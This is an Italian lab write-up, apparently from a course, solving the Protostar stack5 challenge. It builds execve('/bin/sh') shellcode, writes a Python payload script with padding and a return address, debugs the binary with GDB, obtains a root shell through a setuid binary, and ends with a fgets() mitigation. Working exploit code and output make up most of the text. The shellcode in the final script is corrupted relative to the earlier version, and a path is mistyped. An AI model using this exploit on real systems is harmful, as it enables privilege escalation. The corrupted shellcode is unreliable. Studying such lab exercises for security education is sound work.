Tramite interruzione software 128, il controllo è trasferito al kernel, che esegue la chiamata di sistema relativa al contenuto di EAX (11 corrisponde a execve()):



A questo punto abbiamo codificato in assembly la prima istruzione del nostro programma ad alto livello, ovvero "execve(/bin/sh)".

Vediamo ora il codice macchina per gli argomenti di exit().

Il registro EAX viene posto a zero in maniera efficiente.


Nello shellcode non si possono usare gli zeri:



Il registro EAX viene incrementato di 1:



Tramite interruzione software 128, il controllo è trasferito al kernel, che esegue la chiamata di sistema relativa al contenuto di EAX (1 corrisponde a exit())



E mettendo tutto insieme, sia le operazioni per la execve e sia la exit del programma ad alto livello, avremo:

```
xor    %eax,%eax  
push   %eax  
push   $0x68732f2f  
push   $0x6e69622f  
mov    %esp,%ebx  
mov    %eax,%ecx  
mov    %eax,%edx  
mov    $0xb,%al  
int    0x80  
xor    %eax,%eax  
inc    %eax  
int    0x80
```

Lo shellcode ora visto va tradotto in una stringa di caratteri esadecimale e fornito in input a stack5 (non è pensabile inviare in input il programma appena visto). I passi operativi per la traduzione sono i seguenti:

1. Creiamo il file shellcode.s contenente lo shellcode in Assembly;
2. Compiliamo shellcode.s, ottenendo il file oggetto shellcode.o;
3. Disassembliamo shellcode.o, per ottenere le istruzioni codificate in esadecimale;
4. Codifichiamo le istruzioni ottenute in una stringa.

Per il passo 1, lo shellcode in assembly è il seguente:

```
shellcode:  
xor    %eax,%eax  
push   %eax  
push   $0x68732f2f  
push   $0x6e69622f  
mov    %esp,%ebx  
mov    %eax,%ecx  
mov    %eax,%edx  
mov    $0xb,%al  
int    $0x80  
xor    %eax,%eax  
inc    %eax  
int    $0x80
```

shellcode.s

Per il Passo 2, compiliamo il programma Assembly (shellcode.s) in codice macchina, ottenendo il file oggetto shellcode.o. Compiliamo a 32 bit (-m32) e non generiamo un file eseguibile (-c). Il comando è il seguente:

```
gcc -m32 -c shellcode.s -o shellcode.o
```

Per il Passo 3, bisogna disassemblare il codice macchina, ed il comando *objdump* permette l'estrazione di informazioni da un file (che sia esso oggetto, libreria, binario eseguibile). Inoltre, consente di disassemblare (ovvero produrre il codice assembly dal codice macchina). Possiamo leggere la documentazione con il comando *man objdump*. Quindi passiamo all'estrazione delle istruzioni dal codice macchina, utilizzando appunto *objdump* per disassemblare *shellcode.o* (il comando è cerchiato in figura):

Le istruzioni racchiuse all'interno del riquadro tratteggiato, corrispondono alle stesse istruzioni però codificate in esadecimale, avvicinandoci ad un formato compatibili con l'input di stack5. Infatti, non dovremo fare nient'altro che prendere i vari Opcode e scriverli sotto forma di stringa in modo da passarli in input a stack5.

```
$ objdump --disassemble shellcode.o
shellcode.o:      file format elf32-i386

Disassembly of section .text:
00000000 <shellcode>:
 0: 31 c0          xor    %eax,%eax
 2: 50              push   %eax
 3: 68 2f 2f 73 68 push   $0x68732f2f
 8: 68 2f 62 69 6e push   $0x6e69622f
d: 89 e3          mov    %esp,%ebx
f: 89 c1          mov    %eax,%ecx
11: 89 c2          mov    %eax,%edx
13: b0 0b          mov    $0xb,%al
15: cd 80          int    $0x80
17: 31 c0          xor    %eax,%eax
19: 40              inc    %eax
1a: cd 80          int    $0x80

Opcode
```

Il passo cruciale è che gli Opcode in esadecimale non erano a nostra disposizione quando siamo partiti da questo assembly; quest'ultimo lo abbiamo costruito a mano, successivamente lo abbiamo compilato per avere il codice oggetto, ed infine disassemblando il codice oggetto siamo ritornati al codice assembly precedente ma con l'informazione cruciale che tale assembly è codificato in esadecimale e quindi scriverla sotto forma di stringa.

Ed infatti al Passo 4, le istruzioni sono poi codificate sotto forma di stringa (da notare che tutti gli Opcode sono preceduti da \x):

- "\x31\xc0\x50\x68\x2f\x2f\x73"
- "\x68\x68\x2f\x62\x69\x6e\x89"
- "\xe3\x89\xc1\x89\xc2\xb0\x0b"
- "\xcd\x80\x31\xc0\x40\xcd\x80"

Concludendo che la lunghezza finale del nostro shellcode è 28 byte, minore di 76 byte (dimensione dello stack da andare a riempire prima di arrivare ad Indirizzo di ritorno) quindi va bene. Lo spazio rimanente lo riempiremo con caratteri 'a'.

Per la preparazione dell'input per stack5, possiamo agire attraverso Python per generare appunto tale input; ci scriviamo uno script *stack5-payload.py* che stampa in output l'input da passare a stack5, quindi lo shellcode esadecimale precedente con le 76-28 = 48 caratteri 'a'. Salviamo su un file l'output dello script, così che payload conterrà l'input per stack5, con il comando:

- `python stack5-payload.py > /tmp/payload`

Per lo script senza parametri procediamo nel seguente modo:

Stampa lo shellcode codificato nella stringa.

stack5-payload.py

```
#!/usr/bin/python

shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73" + \
"\x68\x68\x2f\x62\x69\x6e\x89" + \
"\xe3\x89\xc1\x89\xc2\xb0\x0b" + \
"\xcd\x80\x31\xc0\x40\xcd\x80";
print shellcode
```

Per poter generare un input malizioso efficace, bisogna calcolare ed impostare correttamente alcuni parametri da aggiungere allo script, come detto il numero di caratteri 'a' calcolato in precedenza, che andranno scritti dopo lo shellcode (76-28) e l'informazione che andrà scritta nella cella di Indirizzo di ritorno che ci permetterà di eseguire lo shellcode. Per ottenere tali parametri è necessario ricostruire il layout dello stack (già fatto in stack4), ma in questo caso potremo eseguire stack5 con GDB, passandogli come input il file */tmp/payload*. Quindi passando al debug di stack5, esaminiamo quest'ultimo con GDB e disassembliamo main:

- `$gdb -q /opt/protostar/bin/stack5`
- `Reading symbols from /opt/protostar/bin/stack5...done`
- `(gdb) disas main`

```
(gdb) disas      main
Dump of assembler code for function main:
0x080483c4 <main+0>: push  %ebp
0x080483c5 <main+1>: mov   %esp,%ebp
0x080483c7 <main+3>: and   $0xffffffff,%esp
0x080483ca <main+6>: sub   $0x50,%esp
0x080483cd <main+9>: lea   0x10(%esp),%eax
0x080483d1 <main+13>: mov   %eax,(%esp)
0x080483d4 <main+16>: call  0x80482e8 <gets@plt>
0x080483d9 <main+21>: leave 
0x080483da <main+22>: ret
End of assembler dump.
```


Inseriamo un breakpoint subito prima dell'istruzione *leave*:

- `(gdb) b *0x080483d9`
- `Breakpoint1 at 0x80483d9: file stack5/stack5.c, line 11`


Successivamente eseguiamo stack5 sotto GDB, passando lo shellcode costruito in precedenza da Python (memorizzato in */tmp/payload*) su STDIN:

- `(gdb) r </tmp/payload`

Quindi il layout dello stack, subito prima di leave, si presenterà nel seguente modo:



L'ampiezza dell'area di memoria da buffer alla cella contenente l'indirizzo di ritorno è di $28+36+8+4 = 76$ byte, di questi, $36+8+4=48$ byte devono essere riempiti con un carattere di padding (ad esempio il carattere 'a'). Ricordiamo che dobbiamo impostare l'Indirizzo di ritorno in modo che vada a puntare allo shellcode a run-time, e quindi aprire una shell di root.



Siccome ci serve andare ad inserire all'interno della cella Indirizzo di ritorno, l'indirizzo iniziale dello shellcode, il quale è memorizzato al top dello stack; stampiamo il contenuto di ESP, con GDB, mediante il comando `x/a`. Così facendo potremo creare l'input ad hoc attraverso il nostro script, aggiungendo alla porzione di input iniziale già calcolata (shellcode 28 byte + 48 caratteri 'a') l'indirizzo che restituirà GDB dopo la print di ESP. In questo modo il controllo passerà a run-time allo shellcode che verrà eseguito.

Stampa il contenuto di ESP
in formato address

(gdb) `x/a $esp`

0xbffffc90 : 0xbffffca0

L'indirizzo cerchiato va impostato (ricordando in modalità Little Endian) come valore della variabile `ret` nello script `stack5-payload.py`.

Dopo aver individuato le informazioni necessarie per settare i parametri dello script `stack5-payload.py`, usciamo da GDB con il comando `quit` (o `q`). Quindi aggiorniamo il file `stack5-payload.py` che ad ora sarà completo con tutte le informazioni acquisite. Esso sarà nel seguente modo:

```
#!/usr/bin/python

# Parametri da impostare
length = 76
ret = '\xa0\xfc\xff\xbf'
shellcode = "\x31\xC0\x50\x68\x2F\x73" + \
            "\x68\x68\x2F\x62\x69\x6E\x89" + \
            "\xe3\x89\x1C\x89\xC2\xB0\x0B" + \
            "\xcd\x80\x31\xC0\x40\xCD\x80";
padding = 'a' * (length - len(shellcode))

payload = shellcode + padding + ret
print payload
```

Lo script infatti mostra nuove variabili, `length` sarebbe l'ampiezza della parte in rosa vista in precedenza che andiamo a scrivere, `ret` corrisponde all'indirizzo little endian del contenuto di ESP che sarà scritta nella cella Indirizzo di ritorno sotto forma di stringa, e `padding` andrà a calcolare il numero di caratteri 'a' appunto di padding. Infine, `payload` sarà costruito sulla base di tutto ciò che abbiamo visto fino ad ora, per poi stamparlo in output.

Eseguiamo lo script `stack5-payload.py` (illustrato in precedenza con i parametri impostati) e stampiamo l'intero input malizioso su file con il comando, salvando l'output in un file chiamato `payload`:

- `python stack5-payload.py > /tmp/payload`

Esaminiamo `stack5` con GDB, con il comando:

- `$gdb -q /opt/protostar/bin/stack5`
- `Reading symbols from /opt/protostar/bin/stack5...done`

Ed eseguiamo il programma con l'input malizioso generato:

- `(gdb) r < /tmp/payload`

Avendo come risultato:

```
$ gdb -q /opt/protostar/bin/stack5
Reading symbols from /opt/protostar/bin/stack5...done.
(gdb) r < /tmp/payload
Starting program: /opt/protostar/bin/stack5 < /tmp/payload
Executing new program: /bin/dash
Program exited normally.
(gdb)
```

Lanciando il programma in GDB, viene eseguita effettivamente una shell `/bin/dash` da `stack5` ma esso termina immediatamente rendendo inutile aprire e chiudere una shell, siccome essa non si può utilizzare. Uscendo da GDB proviamo di nuovo l'attacco notando però un qualcosa di diverso:

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ ./pt/protostar/bin/stack5 < /tmp/payload
Segmentation fault
```

A differenza dell'esecuzione in GDB dove viene aperta una shell ma in seguito subito chiusa, una esecuzione fuori dall'ambiente GDB possiamo notare un Segmentation Fault il quale ci fa capire che è stato scritto lo stack ma evidentemente in modo errato provocando l'uscita dal programma ed inoltre non apprendo nessuna shell.

Un'ipotesi azzardata è che sia possibile che il debugger GDB abbia aggiunto alcune variabili di ambiente nel processo esaminato ovvero stack5, cambiando la struttura dello stack. Se ciò accade, cambia la composizione di *envp* e di conseguenza:

- Cambia la posizione degli stack frame.
- Cambia l'indirizzo di *buffer*.
- L'input malizioso sovrascrive EIP (Indirizzo di ritorno) con un indirizzo che non è più l'inizio dello shellcode.

Avendo quindi un probabile Segmentation Fault. Ma se questa ipotesi è vera, il dubbio sorge in quanto tale problema si sarebbe dovuto verificare anche nelle sfide precedenti. Ma nelle sfide precedenti si è fatto riferimento a un indirizzo di una funzione del programma (nell'area di codice e non nello stack), quindi non si è mai fatto riferimento ad un indirizzo assoluto sullo stack, ecco perché non è sorto il problema.

Per verificare l'ipotesi appena vista possiamo confrontare l'ambiente standard con quello fornito da GDB; procediamo con la stampa delle variabili di ambiente:

- Dentro un terminale normale, usiamo il comando *env* senza argomenti.
- Dentro GDB, usiamo il comando *show env* senza argomenti.

The screenshot shows two windows side-by-side. On the left, under 'Terminal', the command '\$ env' is run, showing environment variables like USER=user, MAIL=/var/mail/user, HOME=/home/user, LOGNAME=user, TERM=xterm-256color, PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games, LANG=en_US.UTF-8, SHELL=/bin/sh, and PWD=/home/user. On the right, under 'Debugger', the command '(gdb) show env' is run, showing the same variables plus additional ones: LINES=27 and COLUMNS=105. A blue arrow points from the 'Debugger' window towards the 'COLUMNS=105' entry, indicating a discrepancy between the two environments.

Terminal	Debugger
\$ env	(gdb) show env
USER=user	USER=user
MAIL=/var/mail/user	MAIL=/var/mail/user
HOME=/home/user	HOME=/home/user
LOGNAME=user	LOGNAME=user
TERM=xterm-256color	TERM=xterm-256color
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games	PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
LANG=en_US.UTF-8	LANG=en_US.UTF-8
SHELL=/bin/sh	SHELL=/bin/sh
PWD=/home/user	PWD=/home/user
	LINES=27
	COLUMNS=105

Scoprendo che il debugger GDB inserisce due nuove variabili nell'ambiente del processo tracciato (*envp*), ovvero:

- LINES, che corrisponde all'ampiezza del terminale in righe.
- COLUMNS, che corrisponde all'ampiezza del terminale in colonne.

Quindi è chiaro che i due stack non coincidono. Cancellando tali variabili, i due ambienti coincideranno. La cancellazione avviene con:

- *(gdb) unset env LINES*
- *(gdb) unset env COLUMNS*

Passando nuovamente al debug di stack5, insomma rifacciamo tutto ciò che è stato fatto prima, quindi inseriamo un breakpoint subito prima dell'istruzione *leave* con il comando:

- *(gdb) disas main*
- ...
- *(gdb) b *0x080483d9*
- *Breakpoint1 at 0x80483d9: file stack5/stack5.c, line 11*

Eseguiamo il programma con l'input malizioso generato:

- *(gdb) r </tmp/payload*

Stampiamo l'indirizzo iniziale dello shellcode, consapevoli che l'indirizzo iniziale dello shellcode è memorizzato al top dello stack.

Stampiamo il contenuto di ESP mediante il comando *x/a*

- *(gdb) x/a \$esp*
- *0xbffffcb0: 0xbffffcc0*

E l'indirizzo evidenziato, che è diverso dal precedente, va impostato come valore della variabile *ret* nello script stack5-payload.py.

Dal confronto degli indirizzi di *buffer*, dove:

- Terminale: *buffer=0xbffffcc0*
- Debugger: *buffer=0xbffffca0*

La differenza tra i due indirizzi è di 32 byte (2 blocchi da 16 byte) che è lo spazio creato da GDB per le due nuove variabili di ambiente.

Analogamente, per stampare l'input malizioso su file, aggiorniamo la variabile *ret* al valore 0xbffffcc0 (valore corretto appena trovato) nello script stack5-payload.py. Eseguiamo lo script aggiornato e stampiamo l'intero input malizioso su file:

- *python stack5-payload.py >/tmp/payload*

Eseguiamo stack5 da terminale, passandogli l'input malizioso generato:

- *\$/opt/protostar/bin/stack5 </tmp/payload*

Lanciando il programma da terminale, non si ha un crash (Segmentation Fault); viene eseguita effettivamente una shell /bin/dash ma termina immediatamente. Il motivo risiede nel fatto che quando /bin/sh parte, lo stream STDIN è vuoto perché è stato drenato da *gets()*. Una lettura successiva su STDIN segnala EOF. In realtà quello che accade è che la shell /bin/sh è lanciata in modalità interattiva; essa non esegue script ma esegue comandi di STDIN. Per tale motivo, /bin/sh prova a leggere da STDIN e riceve EOF. Ci chiediamo quindi cosa succede a una shell quando riceve EOF da una lettura su STDIN. Per fare ciò proviamo, aprendo un nuovo terminale ed eseguiamo una shell qualsiasi, ad esempio /bin/dash. Digitiamo CTRL-D (EOF), la shell esce immediatamente dopo aver chiuso STDIN, in quanto l'EOF viene interpretato come la fine della sessione interattiva. Per evitare questo problema, è necessario fare in modo che /bin/sh abbia uno STDIN aperto; possiamo farlo modificando il comando di attacco nel modo seguente:

- *\$(cat /tmp/payload; cat) | /opt/protostar/bin/stack5*

Si usano due comandi *cat* dove il primo inietta l'input malevolo a stack5 e attiva la shell, mentre il secondo accetta input da STDIN e lo inoltra alla shell, mantenendo il flusso STDIN aperto.

Così facendo abbiamo come risultato:

Dove l'attacco risulta riuscito e di conseguenza **la sfida è vinta**.

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 16 12:49:43 2017 from 10.0.2.2
$ (cat /tmp/payload; cat) | /opt/protostar/bin/stack5
id
uid=1001(user) gid=1001(user) euid=0(root) groups=0(root),1001(user)
```

La **vulnerabilità** presente in stack5.c si verifica solo se diverse debolezze sono presenti e sfruttate contemporaneamente. La prima debolezza è già nota e non viene più considerata, ovvero l'assegnazione di privilegi non minimi al file binario (bit SETUID acceso, spegnerlo con chmod u-s). La seconda debolezza è nuova, infatti la dimensione dell'input destinato ad una variabile di grandezza fissata non viene controllata, di conseguenza, un input troppo grande corrompe lo stack.

Per ciò che concerne le **mitigazioni**, bisogna limitare la lunghezza massima dell'input destinato ad una variabile di lunghezza fissata; ad esempio, ciò può essere fatto evitando l'utilizzo di *gets()* (sezione BUG di *gets*) in favore di *fgets()*. Dalla documentazione di *fgets()* scopriamo che essa ha tre parametri in ingresso:

1. char *s: puntatore al buffer di scrittura.
2. int size: taglia massima input.
3. FILE *stream: puntatore allo stream di lettura.

Inoltre, essa ha un valore di ritorno:

1. char *: s o NULL in caso di errore.

Una modifica mirata a stack0.c (partendo dalla prima sfida, ma che andrebbe apportato a tutte le sfide viste che soffrono di tale problematica) dove il sorgente stack0-fgets.c implementa la lettura dell'input tramite *fgets()*:

```
...
volatile int modified;
char buffer[64];

modified = 0;
fgets(buffer,64,stdin);
...
```

Apportando tale modifica avremo:

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ python -c "print 'a' * 65" | ./stack0-fgets
Try again?
$
```

Dove l'input è troncato a 64 caratteri e il buffer overflow non avviene.